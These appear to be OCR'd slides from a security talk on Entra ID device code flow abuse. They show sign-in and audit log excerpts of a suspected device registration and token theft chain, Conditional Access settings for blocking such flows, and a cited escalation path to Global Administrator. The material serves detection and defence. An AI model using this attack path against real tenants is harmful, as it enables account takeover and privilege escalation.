
Interac	Date (UTC)	User agent	Correlation ID	Username	Incomin	Authenticati	Original transfer n	Token	Application	Application ID
INT	2026-01-11T04:22:06Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9(	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-
INT	2026-01-11T04:22:08Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9(	joe@acme.com	none	deviceCode	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-
NON	2026-01-11T04:22:11Z	Mozilla/5.0 (Macintosh; Darwin	84a5fa40-95d5-48c6-9(	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-
NON	2026-01-11T04:22:12Z	Mozilla/5.0 (Macintosh; Darwin	19a0896e-65b3-418a-8	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-
NON	2026-01-11T04:22:19Z	python-requests/2.32.3	c471ae6c-d313-4f14-98	joe@acme.com	none	none	deviceCodeFlow		Microsoft Authentication Broker	29d9ed98-a469-
INT	2026-01-11T04:22:23Z	Mozilla/5.0 (Windows NT 10.0;	dd723956-bd70-46ab-b	joe@acme.com	primaryF	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-
NON	2026-01-11T04:22:25Z	python-requests/2.32.3	ae9af460-0b49-4a42-bl	joe@acme.com	none	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-
INT	2026-01-11T04:22:29Z	python-requests/2.32.3	d8c908e7-f357-42e2-9(	joe@acme.com	none	none	none		Windows Sign In	38aa3b87-a06d-
INT	2026-01-11T04:22:35Z	Mozilla/5.0 (Windows NT 10.0;	92c3e55a-674d-60b2-a	joe@acme.com	primaryF	none	none		Office 365 Exchange Online	00000002-0000-
INT	2026-01-11T04:22:36Z	Mozilla/5.0 (Windows NT 10.0;	f97ad3e5-4409-0613-dl	joe@acme.com	primaryF	none	none		One Outlook Web	9199bf20-a13f-4
NON	2026-01-11T04:22:36Z		0824e26d-c658-6c9f-4e	joe@acme.com	none	none	none		Office 365 Exchange Online	00000002-0000-
NON	2026-01-11T04:22:37Z	Mozilla/5.0 (Windows NT 10.0;	f97ad3e5-4409-0613-dl	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4
NON	2026-01-11T04:22:38Z		261665de-c209-89a8-a	joe@acme.com	none	none	none	1008	Office 365 Exchange Online	00000002-0000-
NON	2026-01-11T04:22:38Z	Mozilla/5.0 (Windows NT 10.0;	10434950-92e5-492f-0	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4
NON	2026-01-11T04:22:38Z	Mozilla/5.0 (Windows NT 10.0;	971d780e-bbf5-af5e-28	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4
NON	2026-01-11T04:22:40Z		298281e6-9c54-46f7-8(	joe@acme.com	none	none	none	1005	My Apps	2793995e-0a7d-
NON	2026-01-11T04:22:40Z	Mozilla/5.0 (Windows NT 10.0;	81a4c88a-9252-e3f2-b(	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4
NON	2026-01-11T04:22:40Z		554cdfd8-1612-4bb3-a1	joe@acme.com	none	none	none	1008	Office365 Shell WCSS-Server	5f09333a-842c-4
NON	2026-01-11T04:22:40Z		554cdfd8-1612-4bb3-a1	joe@acme.com	none	none	none	1008	Office365 Shell WCSS-Server	5f09333a-842c-4
NON	2026-01-11T04:22:40Z	Mozilla/5.0 (Windows NT 10.0;	c5325ede-042b-63bb-b	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4
NON	2026-01-11T04:22:40Z	Mozilla/5.0 (Windows NT 10.0;	f0965755-80ab-de0a-d8	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4

Sign-in Logs


Interac	Date (UTC)	User agent	Correlation ID	Username	Incomin	Authenticati	Original transfer n	Token	Application	Application ID	App owner tena	Resource	Resource ID	Resource tenan	Resource ow	Home tenant ID	IP address	Client app	Device ID	Join Type	Session ID
INT	2026-01-11T04:22:06Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9c	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:08Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9c	joe@acme.com	none	deviceCode	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:11Z	Mozilla/5.0 (Macintosh; Darwin	84a5fa40-95d5-48c6-9c	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-	f8cdef31-a31e-	Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:12Z	Mozilla/5.0 (Macintosh; Darwin	19a0896e-65b3-418a-8	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:19Z	python-requests/2.32.3	c471ae6c-d313-4f14-98	joe@acme.com	none	none	deviceCodeFlow		Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:23Z	Mozilla/5.0 (Windows NT 10.0;	dd723956-bd70-46ab-b	joe@acme.com	primaryR	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-4aeb-a526-687b		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:25Z	python-requests/2.32.3	ae9af460-0b49-4a42-bl	joe@acme.com	none	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-	f8cdef31-a31e-	Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:29Z	python-requests/2.32.3	d8c908e7-f357-42e2-9(	joe@acme.com	none	none	none		Windows Sign In	38aa3b87-a06d-4817-b275-7a31(		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-11T04:22:35Z	Mozilla/5.0 (Windows NT 10.0;	92c3e55a-674d-60b2-a	joe@acme.com	primaryR	none	none		Office 365 Exchange Online	00000002-0000-(	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-11T04:22:36Z	Mozilla/5.0 (Windows NT 10.0;	f97ad3e5-4409-0613-dl	joe@acme.com	primaryR	none	none		One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:36Z		0824e26d-c658-6c9f-4e	joe@acme.com	none	none	none		Office 365 Exchange Online	00000002-0000-(	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	2603:1036:5:c	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4

Interac	Date (UTC)	App owner tena	Resource	Resource ID	Resource tenan	Resource ow	Home tenant ID	IP address	Client app	Device ID	Join Type	Session ID
INT	2026-01-11T04:22:06Z		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-85
INT	2026-01-11T04:22:08Z		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-85
NON	2026-01-11T04:22:11Z	f8cdef31-a31e-	Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-85
NON	2026-01-11T04:22:12Z		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-85
NON	2026-01-11T04:22:19Z		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-85
INT	2026-01-11T04:22:23Z		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-85
NON	2026-01-11T04:22:25Z	f8cdef31-a31e-	Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-85
INT	2026-01-11T04:22:29Z		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
INT	2026-01-11T04:22:35Z	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
INT	2026-01-11T04:22:36Z	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:36Z	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	2603:1036:5:c	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:37Z	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:38Z	f8cdef31-a31e-	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:38Z	f8cdef31-a31e-	Office365 Shell WCSS-Server	5f09333a-842c-4	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:38Z	f8cdef31-a31e-	Microsoft Graph	00000003-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:40Z	f8cdef31-a31e-	Microsoft Graph	00000003-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:40Z	f8cdef31-a31e-	Microsoft People Cards Service	394866fc-eedb-4	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:40Z	f8cdef31-a31e-	My Apps	2793995e-0a7d-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:40Z	f8cdef31-a31e-	Power Platform API	8578e004-a5c6-	f7c94902-1b79-		f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:40Z	f8cdef31-a31e-	IrisSelectionFrontDoor	16aeb910-ce68-	f7c94902-1b79-		f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2
NON	2026-01-11T04:22:40Z	f8cdef31-a31e-	Augmentation Loop	4354e225-50c9-	f7c94902-1b79-		f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c2

Sign-in Logs



Audit Logs



Audit Log Details

Activity | Target(s) | Modified Properties

Activity

Date	1/13/2026, 8:50 PM
Activity Type	Add Windows Hello for Business credential
Correlation ID	bd891381-1282-4c18-a1aa-3300b87171b8
Category	UserManagement
Status	success
Status reason	
User Agent	Dsreg/10.0 (Windows 10.0.19044.1826)

Initiated by (actor)

Type	User
Display Name	
Object ID	e731a6d2-ba0c-46f3-84bb-167f488cecda
IP address	104.2.74.23
User Principal Name	merlin@cloudy-daze.com

Additional Details

AdditionalInfo	Successfully provisioned key with identifier 223dea97-60c4-4210-bd72-e01392e5098e. KeyStrength: Normal. Details: Attributes: [None], Platform: [Windows]
AAGuid	Unknown

Conditional Access Policies (CAP)

Home > Conditional Access | Policies >

New

Conditional Access policy

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. Learn more

Name *

Example: 'Device compliance app policy'

Assignments

Users

0 users and groups selected

Target resources

No target resources selected

Network NEW

Not configured

Conditions

1 condition selected

Access controls

Grant

0 controls selected

Session

0 controls selected

Control access based on signals from conditions like risk, device platform, location, client apps, or device state. Learn more

Device platforms

Not configured

Locations

Not configured

Client apps

Not configured

Filter for devices


Not configured

Authentication flows


"Device code flow" and "Authentication transfer"

Device code


Users




Apps



Network





Confusing Access Policies (CAP)

OAuth
-> Device Reg Svc SP
-> Global Admin

UnOAUthorized: Discovering the path to privilege elevation to Global Administrator. Eric Woodruff. **Abuse of OAuth and the Device Registration Service.** **Aug 2024**

Doc

Enforcement of Authentication Flows policies on Device Registration Service resource

